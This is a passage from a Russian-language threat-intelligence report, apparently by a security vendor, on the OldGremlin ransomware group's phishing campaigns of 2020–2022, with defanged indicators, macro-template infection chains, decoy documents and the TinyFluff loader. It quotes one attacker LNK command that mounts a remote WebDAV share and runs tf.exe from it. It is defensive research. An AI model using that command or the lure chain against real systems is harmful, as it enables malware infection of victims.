


Рис. 18 — Текст фишинговых писем

## Атака 19 августа 2020-го

Завершает цикл августовских атак более 50 сообщений от имени Минского тракторного завода (ОАО «МТЗ»), отправители писем — поддомены **nssru[.]com** (рис. 19).




Рис. 19 — Текст фишинговых писем

После серии атак в августе 2020 года группа взяла тайм-аут и исчезла с наших радаров на длительное время. Примечательно, что в отличие от других групп, использующих программы-вымогателей, OldGremlin после проведения успешной атаки уходят в длительный «отпуск» и, видимо, возвращаются только тогда, когда ресурсы уже на исходе.

## Атака 4 февраля 2021-го




Рис. 20 — Сценарий атаки в феврале 2021 года

Спустя почти полгода группа возвращается и проводит свою первую атаку после «отпуска»: 4 февраля 2021 года происходит рассылка фишинговых писем от имени **Ассоциации компаний интернет-торговли (АКИТ)**. Примечательно, что на этот раз рассылка производилась не с серверов Outlook, а — с «Яндекса» (рис. 21).




Рис. 21 — Текст фишингового письма

Обнаруженные нами письма, как и ранее, содержат в себе ссылки, сокращенные сервисом **bit[.]ly**, а редирект снова происходит на адреса **Cloudflare Workers** 4-го уровня: **\*.xena.workers[.]dev**. С данных адресов рассылались два файла с расширением **.docx**, которые при открытии демонстрировали одно и то же изображение (рис. 22).




Рис. 22 — Изображение, демонстрируемое при открытии фишингового документа

Примечательно, что такие изображения характерны скорее для массовых рассылок, чем для целевых атак. Если жертва разрешала выполнение макросов, загружался и запускался вредоносный шаблон, расположенный по адресу: **hxxp://konturskb[.]com/template-doc/Doc1.dotm**. Шаблон, в свою очередь, содержит вредоносный макрос, который демонстрирует окно-ошибку, а после того как пользователь нажмет **ОК**, извлекает из тела оригинального документа (который прогрузил шаблон) SFX-архив. Шаблон сохраняет исполняемый файл в **Temp**-директорию, после чего запускает его. В этот раз группой снова использовался **TinyNode**, псевдодомен **.onion** передавался на **78.46.247[.]25**.

## Атака 22 марта 2022-го




Рис. 23 — Схема атаки в марте 2022 года

В марте 2022 года группа провела рассылку от имени финансовой организации, на этот раз кардинально поменяв цепочку компрометации. Фишинговые письма отправлялись с предварительно зарегистрированного домена **mirfinance[.]org** (рис. 24).




Рис. 24 — Пример фишингового письма

Если посмотреть DNS-информацию, то можно увидеть SPF-запись, указывающую на **yandex.net**. Использование сервисов «Яндекса» подтверждают и заголовки письма. Как видно из рис. 23, письмо содержит две гиперссылки, обе введут на один и тот же Dropbox-адрес: **hxxps://dl[.]dropboxusercontent[.]com/s/1956cypkkihawuu/Anketa.docx?dl=0**. По адресу был расположен вредоносный документ, при открытии которого пользователь видел аналогичное прошлой рассылке изображение (рис. 25).




Рис. 25 — Изображение, демонстрируемое при открытии фишингового документа

Как и в прошлый раз, если жертва разрешает выполнение макросов, происходит загрузка шаблона с адреса **hxxps://dl[.]dropboxusercontent[.]com/s/gjyjs0rbtihy7ue/Doc1.dotm**.

Шаблон содержит макрос, выполняющий следующие действия:

1. Копирует оригинальный файл (**Anketa.docx**) по пути **%TEMP%\docx1.zip**.
2. Из архива, встроенного в оригинальный документ, извлекает исполняемый файл по пути **%TEMP%\word\media\image2.jpg**, переименовывает его в **image2.exe** и запускает.
3. Демонстрирует ошибку и закрывает документ.

В этот раз группа представила свой новый инструмент — **TinyFluff**. Как и **TinyNode**, он предназначен для запуска вредоносного скрипта при помощи интерпретатора **Node.js**. Первая версия скрипта отличалась высокой сложностью — именно в ней они использовали DGA. Подробная информация о **TinyFluff** доступна в разделе **Инструменты**.

## Атака 25 марта 2022-го




Рис. 26 — Схема атаки 25 марта 2022 года

В данной атаке злоумышленники использовали уже упрощенную версию **TinyFluff**. На этот раз фишинговые письма отправлялись от имени ЗАО «Консультант Плюс» (рис. 27).





Рис. 27 — Текст фишингового письма

Как и в прошлый раз, домен был зарегистрирован незадолго до атаки — 23 марта 2022 года. А письма рассылались при помощи сервисов «Яндекса». Они снова содержали ссылки на Dropbox, но на этот раз там были архивы с LNK-файлами. После того как пользователь запускал LNK-файл, происходила демонстрация документа и запуск обновленной версии TinyFluff:

```
"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\DopSog_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe
```

На рис. 28 и 29 показано, как выглядели документы.





**АКТ СВЕРКИ**  
взаимных расчетов  
за период: I квартал 2022 г.  
по договору от 21 декабря 2021 г. N 107/20  
между ЗАО "Консультант Плюс" (ИНН 7702044361) и ООО "\_\_\_\_\_" (ИНН 7739125908)

г. Москва 23 марта 2022 г.

Мы, генеральный директор ЗАО "Консультант Плюс" Дубовицкий Игорь Евгеньевич, с одной стороны и главный бухгалтер ООО "\_\_\_\_\_" \_\_\_\_\_ а по доверенности от 14.01.2020 N 145 с другой стороны составили настоящий акт сверки расчетов по договору от 21.12.2021 N 107/20 о том, что состояние взаимных расчетов по данным учета следующее:

По данным ООО "_____" (покупателя), руб.				По данным ЗАО "Консультант Плюс" (поставщика), руб.			
Дата	Документ	Дебет	Кредит	Дата	Документ	Дебет	Кредит
Сальдо входящее на 01.01.2022			188 200,0	Сальдо входящее на 01.01.2021		188 200,0	
25.01.2022	Оплата (пл. пор. N 11 от 25.01.2022)	1 188 200,0		25.01.2022	Оплата (пл. пор. N 11 от 25.01.2021)		1 188 200,0
19.02.2022	Предоставление услуг		880 000,0	19.02.2022	Предоставление услуг	880 000,0	

Рис. 28 — Текст документа, демонстрируемого жертве





**Дополнительное соглашение**  
к Пользовательскому Договору № 7810-6А от 08.02.2019

г. Москва "25" марта 2022 г.

**ООО Консультант-Плюс**, именуемое в дальнейшем «Сервис», в лице Генерального директора Семиошина А.В., действующего на основании Устава, с одной стороны, и \_\_\_\_\_ (название организации) Именуемое в дальнейшем «Пользователь», в лице \_\_\_\_\_ (должность, ФИО) действующего на основании \_\_\_\_\_ с другой стороны, совместно именуемые Стороны, заключили настоящее Соглашение о нижеследующем:

1. Внести в условия Пользовательского Договора № 7810-6А от 08.02.2019 следующие изменения:

- 1.1. Пункты **4.8.1** и **4.8.17** считать недействующими.
- 1.2. Принять пункт **5.2.21** в следующей редакции:  
*Если в запросе субъекта персональных данных не отражены все необходимые сведения, или субъект не обладает правом доступа к запрашиваемой*

Рис. 29 — Текст документа, демонстрируемого жертве



Кроме этого, нам удалось получить еще два документа (рис. 32, 33), однако найти архивы с вредоносными LNK-файлами не удалось.



**АКТ СВЕРКИ**  
взаимных расчетов  
за период оказанных услуг.  
по договору от "13" февраля 2021 г.. N 109/21

г. Москва 20 мая 2022г

Мы, генеральный директор ЭНЕРГЕТИЧЕСКАЯ РАБОТОДАТЕЛЬСКАЯ АССОЦИАЦИЯ РОССИИ Замосковский Аркадий Викторович, с одной стороны и главный бухгалтер \_\_\_\_\_ по доверенности от 14.01.2020 N 145 с другой стороны составили настоящий акт сверки расчетов по договору от "02" июня 2021 г N 109/20 о том, что состояние взаимных расчетов по данным учета следующее:

По данным ООО (Заказчика), руб.				По данным ЭНЕРГЕТИЧЕСКАЯ РАБОТОДАТЕЛЬСКАЯ АССОЦИАЦИЯ РОССИИ (поставщика), руб.			
Дата	Документ	Дебет	Кредит	Дата	Документ	Дебет	Кредит
Сальдо входящее на 01.01.2022			188 200,0	Сальдо входящее на 01.01.2021			188 200,0
25.01.2022	Оплата (пл. пор. N 11 от 25.01.2022)	1 188 200,0		25.01.2022	Оплата (пл. пор. N 11 от 25.01.2021)		1 188 200,0
19.02.2022	Предоставление услуг (ТТН N 20080804 от 19.02.2022)		880 000,0	19.02.2022	Предоставление услуг (ТТН N 20080804 от 19.02.2021)	880 000,0	

Рис. 32 — Текст документа, демонстрируемого жертве



I

ОБЩЕРОССИЙСКОЕ ОТРАСЛЕВОЕ ОБЪЕДИНЕНИЕ РАБОТОДАТЕЛЕЙ ЭЛЕКТРОЭНЕРГЕТИКИ  
«ЭНЕРГЕТИЧЕСКАЯ РАБОТОДАТЕЛЬСКАЯ АССОЦИАЦИЯ РОССИИ»  
115114, ГОРОД МОСКВА, 2-И ПАВЕЛЕЦКИЙ ПРОЕЗД, ДОМ 5, СТРОЕНИЕ 1, ЭТ/ПОМ/КОМ 6/VIII/2,  
ОГРН: 1037729032252, Дата присвоения ОГРН: 03.11.2003, ИНН: 7729433100, КПП: 772501001,  
ПРЕЗИДЕНТ: Замосковский Аркадий Викторович

**Требование (претензия)**  
о погашении задолженности по договору  
О членстве организации в связи с неисполнением обязательств  
по оплате за членство в организации

"13" февраля 2021 г. между Вашей организацией (далее - Заказчик) и ЭНЕРГЕТИЧЕСКАЯ РАБОТОДАТЕЛЬСКАЯ АССОЦИАЦИЯ РОССИИ (далее - Исполнитель) был заключен договор оказания услуг N 13/22 (далее - Договор).

В соответствии с пунктом 4.5. Устава Объединения все компании оплачивают установленный размер членских взносов в срок оговоренный до вступления в Ассоциацию. Обязательства по Договору были исполнены Исполнителем в полном объеме в предусмотренные Договором сроки и приняты Заказчиком, что подтверждается актом приема-передачи услуг от 28.02.2022 года.

В соответствии с п. 4 ст. 15 Договора об Ассоциации Член Ассоциации обязан оплатить оказанные Исполнителем услуги в размере 300 тыс. рублей в срок до 20.04.2022 года.

Однако до настоящего времени оплата оказанных услуг Заказчиком не произведена, что

Рис. 33 — Текст документа, демонстрируемого жертве

## Атака 28 июля 2022-го




Рис. 34 — Схема атаки 28 июля 2022 года

И снова цепочка заражения фактически не поменялась по сравнению с атакой в марте 2022 года. Единственное отличие — «гремлины» вставили в письмо не прямую ссылку на Dropbox, а промежуточную, которая редиректит на него. Для генерации этой ссылки атакующие регистрируют домен, который используется в атаке всего один раз (для следующей атаки регистрируется новый домен). Вероятно, это делается с целью обхода защитных решений на стороне жертвы. В данной атаке, к примеру, использовался домен **archive-download[.]space**, зарегистрированный 13.06.2022.

Расылка была проведена от имени 1С (и снова с сервисов «Яндекса»). Письма показаны на рис. 35.

